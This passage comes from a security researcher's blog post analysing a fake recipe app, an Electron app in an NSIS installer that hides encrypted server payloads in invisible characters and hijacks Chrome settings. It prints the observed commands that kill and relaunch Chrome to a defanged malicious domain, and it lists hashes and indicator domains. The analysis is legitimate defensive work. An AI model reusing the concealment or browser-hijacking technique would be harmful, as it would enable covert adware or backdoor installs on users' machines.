
<p>‘MinimalDecodeStago.js’ huh. That sounds interesting. Crypto and Zlib libraries. Ok. Invisible one and zero and a key? Looks like a decryption key to me!</p>

<p><a href="/assets/images/6-06-25/6-06-25_11.png"><img src="/assets/images/6-06-25/6-06-25_11.png" alt="6-06-25_11.png" /></a></p>

<p><a href="/assets/images/6-06-25/6-06-25_12.png"><img src="/assets/images/6-06-25/6-06-25_12.png" alt="6-06-25_12.png" /></a></p>

<p><a href="/assets/images/6-06-25/6-06-25_13.png"><img src="/assets/images/6-06-25/6-06-25_13.png" alt="6-06-25_13.png" /></a></p>

<p>What we have next are some very obvious decode/decryption functions.
From the code it appears the json response from the server will potentially contain encoded characters. Note that the constants correspond to the ones declared at the start of the script, and given they are, as aptly named, invisible characters, they would not show up in the electron app interface! Sneaky!</p>

<p>Heres what an example chunk of the json response looks like:</p>

<p><a href="/assets/images/6-06-25/6-06-25_14.png"><img src="/assets/images/6-06-25/6-06-25_14.png" alt="6-06-25_14.png" /></a></p>

<p>Unfortunately, in our testing, we were unable to get the application to return a ‘valid’ response that it could execute. So the exact payload in scope is still unknown, however, I did manage to find some endpoints in my envrionment that successfully executed SOMETHING beyond the electron app.
Let’s finish with what that looks like.</p>

<p>2 minutes after running the electron app, we see the following commandlines executed in succession:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\WINDOWS\system32\cmd.exe /d /s /c "tasklist /FI "IMAGENAME eq chrome.exe" /NH"
 
C:\WINDOWS\system32\cmd.exe /d /s /c "taskkill /F /IM chrome.exe"
 
C:\WINDOWS\system32\cmd.exe /d /s /c ""C:\Program Files\Google\Chrome\Application\chrome.exe" --restore-last-session --hide-crash-restore-bubble --noerrdialogs --disable-session-crashed-bubble "hxxps://manahegazeda.org/search?ccd=QUMyZGVzdgVdVHd6B1dXdHAHXVBzegQYVHB2AFRWdz8DU1F2dAdSUHZzTiEkCCJ7NQojAFopLCYwSFIQMxBLDjQMFXEhAwUBWlciFiRTIyAABmslNgACdwMsKBlUIDoDNHc=&amp;q=starttt""
</code></pre></div></div>

<p>Where the domain specified by Chrome may also be “sappointedmanah[.]org”.</p>

<p>Now this is interesting! I see no other activity from the recipe app after this, and I don’t see chrome doing anything interesting either, except doing DNS lookups for some odd domains.
My initial hunch was an installed malicious chrome extension but after finding nothing to that effect, @.koozy suggested checking the Chrome preferences file, which revealed quite a bit.</p>

<p><a href="/assets/images/6-06-25/6-06-25_15.png"><img src="/assets/images/6-06-25/6-06-25_15.png" alt="6-06-25_15.png" /></a></p>

<p><a href="/assets/images/6-06-25/6-06-25_16.png"><img src="/assets/images/6-06-25/6-06-25_16.png" alt="6-06-25_16.png" /></a></p>

<p><a href="/assets/images/6-06-25/6-06-25_17.png"><img src="/assets/images/6-06-25/6-06-25_17.png" alt="6-06-25_17.png" /></a></p>


<p>It appears the recipe app has updated some important browser preferences including the ‘new tab url’ the ‘default search provider’ and cookie settings for these suspicious domains, along with a few other settings.</p>

<p>I extracted the entire UserData folder from the host and a quick look in the rest of the Chrome UserData folder didn’t turn up anything else obvious, so I think what we are left with here is….adware? :D</p>

<p>For fun, I loaded up the UserData folder in a VM and started up chrome. The result was a bit enjoyable if I’m being honest.</p>

<p>I can’t figure out how to embed a video here, but click this for a little Adware Demo :D
<a href="/assets/images/6-06-25/6-06-25_18.mp4"><img src="/assets/images/6-06-25/6-06-25_18.mp4" alt="6-06-25_18.mp4" /></a></p>

<p>You can clearly see the fake search box, followed by 2 redirects that are not very speedy and ultimately we land on….Yahoo search???? It’s a strange choice for sure.</p>

<p>It seems that all this effort has gone into deploying adware. Can’t say I’d be on board, but there must be money to be made, otherwise they wouldn’t be doing it.</p>

<p>Additionally, it’s worth noting that the payload could be capable of doing more, or the server could be capable of serving up entirely different payloads, it’s hard to say.</p>

<p>I think for now, its best to stick with grandmas old cookbooks. There’s no adware in those recipes.</p>


<p>Small update at the end here, while writing this blog post, the recipe website appears to have been flagged as phishing and some more folks have written a couple articles about it. I guess the jig is up</p>

<p><a href="/assets/images/6-06-25/6-06-25_19.png"><img src="/assets/images/6-06-25/6-06-25_19.png" alt="6-06-25_19.png" /></a></p>

<p>Thanks for reading :)</p>

<p>For some additional notes and context, check out these posts!</p>

<p><a href="https://x.com/SquiblydooBlog/status/1930956119469429149">Squibblydoo X post</a></p>

<p><a href="https://www.blumira.com/blog/suspicious-code-spike-fraudulent-recipe-application">Blumira Article</a></p>

<p><a href="https://security5magics.blogspot.com/2025/06/suspicious-recipe-app.html">Security Magics Article</a></p>

<h2 id="special-thanks">Special Thanks</h2>

<p>Special thanks to xorist, cyb3rjerry .koozy(these three who by far did the bulk of the analysis work and testing of the payload!) Josh, altrok and Rajnikanth in the Invoke RE discord for all their help and ideas while we analyzed this campaign. And extra thanks to Rajnikanth for the blog title idea :)</p>

<h2 id="update-6-8-25">Update 6-8-25</h2>
<p>There has been some interesting discussion on this campaign since posting this blog, and I thought it worth a brief update.</p>

<p>Firstly, there has been discussion around labeling this “Adware” and that it is incorrect. As I think about it, I agree. This is malware that, at the time of posting, was deliviring adware. Due to the way the attack is structured, the payload could be anything, in fact the Adware payload could be a decoy, or a less ‘extreme’ payload to evade complete detection/analysis. It’s a bit hard to say at this point.
The fact that this mechanism could be used to deliver a WIDE variety of payloads makes it more akin to a ‘backdoor’ as mentioned by @struppigel, and I happen to agree.</p>

<p>Secondly, there has been some additional <a href="https://x.com/InvokeReversing/status/1931053939996426673">chatter on X</a>.</p>


<p>@squibblydoo notes that a code signing cert would cost approximately $3,000 USD and so to deliver a simple adware payload at the end of this infection chain seems a bit out of place. They also mentioned that this cert has been revoked now, and you can see the same result when you look at the file on Virus Total.</p>

<p>It was also mentioned that there was a similar IOC, lookupkitchen[.]com.</p>

<p>When I looked into this I found some interesting details.</p>


<p>If you check that domain on VirusTotal, you can see some related files.</p>

<p><a href="/assets/images/6-06-25/6-06-25_20.png"><img src="/assets/images/6-06-25/6-06-25_20.png" alt="6-06-25_20.png" /></a></p>

<p>There’s actually 2 separate hashes here(listed in IOCs below).</p>

<p><a href="/assets/images/6-06-25/6-06-25_21.png"><img src="/assets/images/6-06-25/6-06-25_21.png" alt="6-06-25_21.png" /></a></p>

<p>Looking at 0a6be2102904d3e597aa914234cb82af13f7a4eb3545ead6da9b4afd696e0a25 we can see it has no detections, and when we actually download this and check, it is another NSIS installer, it also drops an electron app into appdata\local\temp, however the main.js in this electron app is completely devoid of malicious content.</p>

<p>In fact, the server url is of some interest here.</p>

<p><a href="/assets/images/6-06-25/6-06-25_22.png"><img src="/assets/images/6-06-25/6-06-25_22.png" alt="6-06-25_22.png" /></a></p>


<p>And one more thing, if we look at the signature status, its not signed!</p>

<p><a href="/assets/images/6-06-25/6-06-25_23.png"><img src="/assets/images/6-06-25/6-06-25_23.png" alt="6-06-25_23.png" /></a></p>

<p>This, combined with the localhost url and lack of malicious content makes me think this was the very first ‘test’ of the method. Everything else about the application is the same.
Let’s note that this was first seen on VT on 4/2/25.</p>

<p>Looking at 4331c79e34c13857f419448cfdad67c1216f90d27629514ca6ad3281592a4dbf, it actually appears to be identical to RecipeLister.exe.

NSIS instsller, electronapp, and identical main.js file, including identical decryption logic and decryption key. The file is also signed with the same certificate as RecipeLister.exe</p>

<p><a href="/assets/images/6-06-25/6-06-25_24.png"><img src="/assets/images/6-06-25/6-06-25_24.png" alt="6-06-25_24.png" /></a></p>

<p>What’s odd is that the certificate does not show as revoked here, where it does for RecipeLister.exe. I do not know why.
The first seen date on this hash for VT is 4/19/25.</p>

<p>And if we compare to the first seen date for RecipeLister.exe, its 5/6/25.</p>

<p>What this says to me is that Lookupkitchen was the initial ‘testbed’ for this infection chain.</p>

